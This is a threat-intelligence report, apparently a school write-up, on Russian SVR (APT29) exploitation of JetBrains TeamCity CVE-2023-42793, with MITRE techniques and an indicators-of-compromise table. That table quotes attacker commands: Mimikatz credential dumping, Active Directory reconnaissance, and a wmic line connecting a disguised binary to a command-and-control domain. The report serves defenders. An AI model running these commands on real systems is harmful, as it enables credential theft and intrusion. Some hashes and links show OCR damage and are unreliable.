<ENIGMA>
UNIVERSITY

S2 GRUPO

Escuela de Ciberseguridad

SVR Exploiting JetBrains TeamCity CVE

Alejandro Miguel Chirivella Ciruelos

Contents

Contents

Report

1 Description

Cybersecurity agencies at the forefront of safeguarding digital infrastructures, including the Federal Bureau of Investigation (FBI), the U.S. Cybersecurity and Infrastructure Security Agency (CISA), the U.S. National Security Agency (NSA), the Polish Military Counterintelligence Service (SKW), CERT Polska (CERT.PL), and the United Kingdom's National Cyber Security Centre (NCSC), have issued a joint assessment indicating an alarming cyber threat. This assessment centers around the Russian Foreign Intelligence Service (SVR, APT29) and their active exploitation of a critical software vulnerability known as CVE-2023-42793, a vulnerability that has been ruthlessly leveraged since September 2023. The SVR's primary focus in this campaign has been on infiltrating servers hosting JetBrains TeamCity software. JetBrains TeamCity is an indispensable tool for software developers, facilitating the management and automation of crucial software development processes, including compilation, building, testing, and release management.

The severity of this threat lies in its potential consequences. If malicious actors exploit this vulnerability successfully, they could gain unrestricted access to critical assets such as source code repositories and signing certificates. Moreover, they could manipulate software compilation and deployment processes, potentially weaponizing this access for supply chain attacks, causing widespread damage. It's worth noting that the SVR had previously used similar tactics in the SolarWinds breach of 2020. However, in this case, their approach appears opportunistic, with a limited number of victims identified. Nonetheless, the SVR's actions post-access include privilege escalation, deploying additional backdoors, and employing various techniques for long-term network access.

[Original report]

2 APT Groups

APT Groups associated with the provided intelligence:

- **APT29**
  - **Description**: [APT29](https://attack.mitre.org/groups/G0016) is threat group that has been attributed to Russia's Foreign Intelligence Service (SVR). They have operated since at least 2008, often targeting

government networks in Europe and NATO member countries, research institutes, and think tanks. [APT29](https://attack.mitre.org/groups/G0016) reportedly compromised the Democratic National Committee starting in the summer of 2015.

In April 2021, the US and UK governments attributed the [SolarWinds Compromise](https://attack.mitre.org/campaigns/C0024) to the SVR; public statements included citations to [APT29](https://attack.mitre.org/groups/G Cozy Bear, and The Dukes. Industry reporting also referred to the actors involved in this campaign as UNC2452, NOBELIUM, StellarParticle, Dark Halo, and SolarStorm.

– **Alias**: APT29, IRON RITUAL, IRON HEMLOCK, NobleBaron, Dark Halo, StellarParticle, NOBELIUM, UNC2452, YTTRIUM, The Dukes, Cozy Bear, CozyDuke, SolarStorm, Blue Kitsune, UNC3524

3 MITRE tactics, techniques and procedures

Tactics	Techniques	Sub-techniques
TA0001 Initial Access	T1190 Exploit Public-Facing Application	No sub-techniques
TA0002 Execution	T1047 Windows Management Instrumentation	No sub-techniques
TA0002 Execution	T1059 Command and Scripting Interpreter	T1059.001 PowerShell
TA0002 Execution	T1059 Command and Scripting Interpreter	T1059.003 Windows Command Shell
TA0002 Execution	T1203 Exploitation for Client Execution	No sub-techniques
TA0003 Persistence	T1053 Scheduled Task/Job	T1053.005 Scheduled Task
TA0003 Persistence	T1505 Server Software Component	T1505.001 SQL Stored Procedures
TA0003 Persistence	T1547 Boot or Logon Autostart Execution	T1547.006 Kernel Modules and Extensions
TA0003 Persistence	T1574 Hijack Execution Flow	T1574.002 DLL Side-Loading

TA0004 Privilege Escalation	T1068 Exploitation for Privilege Escalation	No sub-techniques
TA0004 Privilege Escalation	T1098 Account Manipulation	T1098.001 Additional Cloud Credentials
TA0005 Defense Evasion	T1027 Obfuscated Files or Information	T1027.001 Binary Padding
TA0005 Defense Evasion	T1036 Masquerading	T1036.005 Match Legitimate Name or Location
TA0005 Defense Evasion	T1055 Process Injection	T1055.012 Process Hollowing
TA0005 Defense Evasion	T1562 Impair Defenses	T1562.001 Disable or Modify Tools
TA0005 Defense Evasion	T1564 Hide Artifacts	T1564.001 Hidden Files and Directories
TA0006 Credential Access	T1003 OS Credential Dumping	T1003.001 LSASS Memory
TA0006 Credential Access	T1003 OS Credential Dumping	T1003.002 Security Account Manager
TA0006 Credential Access	T1555 Credentials from Password Stores	T1555.003 Credentials from Web Browsers
TA0006 Credential Access	T1558 Steal or Forge Kerberos Tickets	T1558.001 Golden Ticket
TA0007 Discovery	T1033 System Owner/User Discovery	No sub-techniques
TA0007 Discovery	T1046 Network Service Discovery	No sub-techniques
TA0007 Discovery	T1057 Process Discovery	No sub-techniques
TA0008 Lateral Movement	T1210 Exploitation of Remote Services	No sub-techniques
TA0010 Exfiltration	T1020 Automated Exfiltration	T1020.001 Traffic Duplication
TA0010 Exfiltration	T1041 Exfiltration Over C2 Channel	No sub-techniques
TA0010 Exfiltration	T1567 Exfiltration Over Web Service	T1567.002 Exfiltration to Cloud Storage
TA0011 Command and Control	T1568 Dynamic Resolution	T1568.001 Fast Flux DNS

TA0011 Command and Control	T1572 Protocol Tunneling	No sub-techniques
TA0040 Impact	T1565 Data Manipulation	T1565.001 Stored Data Manipulation
TA0043 Reconnaissance	T1590 Gather Victim Network Information	T1590.004 Network Topology
TA0043 Reconnaissance	T1590 Gather Victim Network Information	T1590.004 Network Topology
TA0043 Reconnaissance	T1592 Gather Victim Host Information	T1592.002 Software

Table 1: TTPs associated with the intelligence

4 Indicators of compromise

Type	IoC
Command	whoami
Command	nltest
Command	wmic /node
Command	wmic process
Command	powershell ([ad-sisearcher]"((samaccountname=<redacted>))").Findall().Properties
Command	powershell Get-WmiObject -Class Win32_Service -Computername
Command	powershell Get-WindowsDriver -Online -All
EXE	ntoskrnl.exe
Registry	HKEY_LOCAL_-MACHINE\SYSTEM\CurrentControlSet\Control\Lsa
Command	privilege::debug
Command	lsadump::cache
Command	lsadump::secrets
Command	lsadump::sam
Command	sekurlsa::logonpasswords
Registry	HKLM\SYSTEM
Registry	HKLM\SAM

Registry	HKLM\SECURITY
Command	powershell Compress-Archive -Path C:\Windows\temp\1\ -DestinationPath C:\Windows\temp\s.zip -Force & del C:\Windows\temp\1 /F /Q
Command	Get-NetGroup
Command	Get-NetUser -UACFilter NOT_ACCOUNTDISABLE | select samaccountname, description, pwdlastset, logoncount, badpwdcount"
Command	Get-NetDiDomain
Command	Get-AdUser
Command	Get-DomainUser -UserName
Command	Get-NetUser -PreauthNotRequire
Command	Get-NetComputer | select samaccountname
Command	Get-NetUser -SPN | select serviceprincipalname
EXE	rr.exe
IP	65.20.97.203
Domain	Poetpages.com
Command	wmic process call create "C:\Program Files\Windows Defender Advanced Threat Protection\Sense.exe -connect poetpages.com -pass M554-0sddsf2@34232fsl45t31"
DLL	AclNumsInvertHost.dll
Hash	01B5F7094DE0B2C6F8E28AA9A2DED678C166D615530E595-621E692A9C0240732
Hash	34C8F155601A3948DDB0D60B582CFE87DE970D443CC0E05-DF48B1A1AD2E42B5E
Hash	620D2BF14FE345EEF618FDD1DAC242B3A0BB65CCB75699F-E00F7C671F2C1D869
Hash	773F0102720AF2957859D6930CD09693824D87DB705B3303C-EF9EE794375CE13
Hash	7B666B978DBBE7C032CEF19A90993E8E4922B743EE839632-BFA6D99314EA6C53
Hash	8AFB71B7CE511B0BCE642F46D6FC5DD79FAD86A58223061-B684313966EFEF9C7
Hash	971F0CED6C42DD2B6E3EA3E6C54D0081CF9B06E79A38C2-EDE3A2C5228C27A6DC
Hash	CB83E5CB264161C28DE76A44D0EDB450745E773D24BEC58-69D85F69633E44DCF
Hash	CD3584D61C2724F927553770924149BB51811742A461146B1-5B34A26C92CAD43

Hash	EBE231C90FAD02590FC56D5840ACC63B90312B0E2FEE7DA-3C7606027ED92600E
Hash	F1B40E6E5A7CBC22F7A0BD34607B13E7E3493B8AAD7431C-47F1366F0256E23EB
Hash	C7B01242D2E15C3DA0F45B8ADEC4E6913E534849CDE16A2-A6C480045E03FBEE4
Hash	4BF1915785D7C6E0987EB9C15857F7AC67DC365177A1707B-14822131D43A6166
Hash	18101518EAE3EEC6EBE453DE4C4C380160774D7C3ED5C79-E1813013AC1BB0B93
Hash	19F1EF66E449CF2A2B0283DBB756850CCA396114286E1485-E35E6C672C9C3641
Hash	1E74CF0223D57FD846E171F4A58790280D4593DF1F2313204-4076560A5455FF8
Hash	219FB90D2E88A2197A9E08B0E7811E2E0BD23D5923328758-7CCC4642C2CF3D67
Hash	B53E27C79EED8531B1E05827ACE2362603FB9F77F53CEE2-E34940D570217CBF7
Hash	C37C109171F32456BBE57B8676CC533091E387E6BA733FBA-A01175C43CFB6EBD
Hash	C40A8006A7B1F10B1B42FDD8D6D0F434BE503FB3400FB94-8AC9AB8DDFA5B78A0
Hash	F6194121E1540C3553273709127DFA1DAAB96B0ACFAB6E92-548BFB4059913C69
Hash	D724728344FCF3812A0664A80270F7B4980B82342449A8C5A-2FA510E10600443
Hash	4EE70128C70D646C5C2A9A17AD05949CB1FBF1043E9D671-998812B2DCE75CF0F
Hash	950ADBAF66AB214DE837E6F1C00921C501746616A882EA8C-42F1BAD5F9B6EFF4
Hash	CB83E5CB264161C28DE76A44D0EDB450745E773D24BEC58-69D85F69633E44DCF
IP	65.21.51.58
IP	103.76.128.34
Domain	matclick.com

Table 2: IoCs associated with the intelligence

5 MITRE Kill Chain



Figure 1: MITRE Kill Chain

S2 GRUPO

MADRID

Avda. de Manoteras 46,
BIS 6ºC - 28050 Madrid
T.(+34) 902 882 992

BARCELONA

Llull, 321
08019 Barcelona
T.(+34) 933 030 060

VALENCIA CERT

Ramiro de Maeztu 7,
46022
T.(+34) 963 110 300
T.(+34) 963 106 086

VALENCIA HQ

Dr Joan Reglà, 6 bajo
46010
T.(+34) 960 010 105

SEVILLA

Calle Flor de Pascua 12, 2B
41020 Sevilla
T.(+34) 902 882 992

GUIPUZKOA

C/ Juan Fermín Gilisagasti
nº 2 (Zuatzu)
Edificio Pi@ - Ofc. 121
20018 Donostia
T.(+34) 902 882 992

MÉXICO D.F

Monte Athos 420
CDMX 11000 México
T.(+52) 55 5035 7868

BOGOTÁ

Carrera 14 Nº 98 - 51,
Oficina. 701
T.(+571) 745 74 39

CHILE

Calle Padre Mariano
Nº 82 Ofc. 1102
Providencia, Santiago de Chile
T.(+56) 9 9440 4365

LISBOA

Avda. do Brasil, 1
1700-008 Lisboa
T.(+351) 217 923 729

BRUSELAS

Rue Belliard, 20
1040
T.(+32) (0) 474 532 974

info@s2grupo.es
www.s2grupo.es
www.securityartwork.es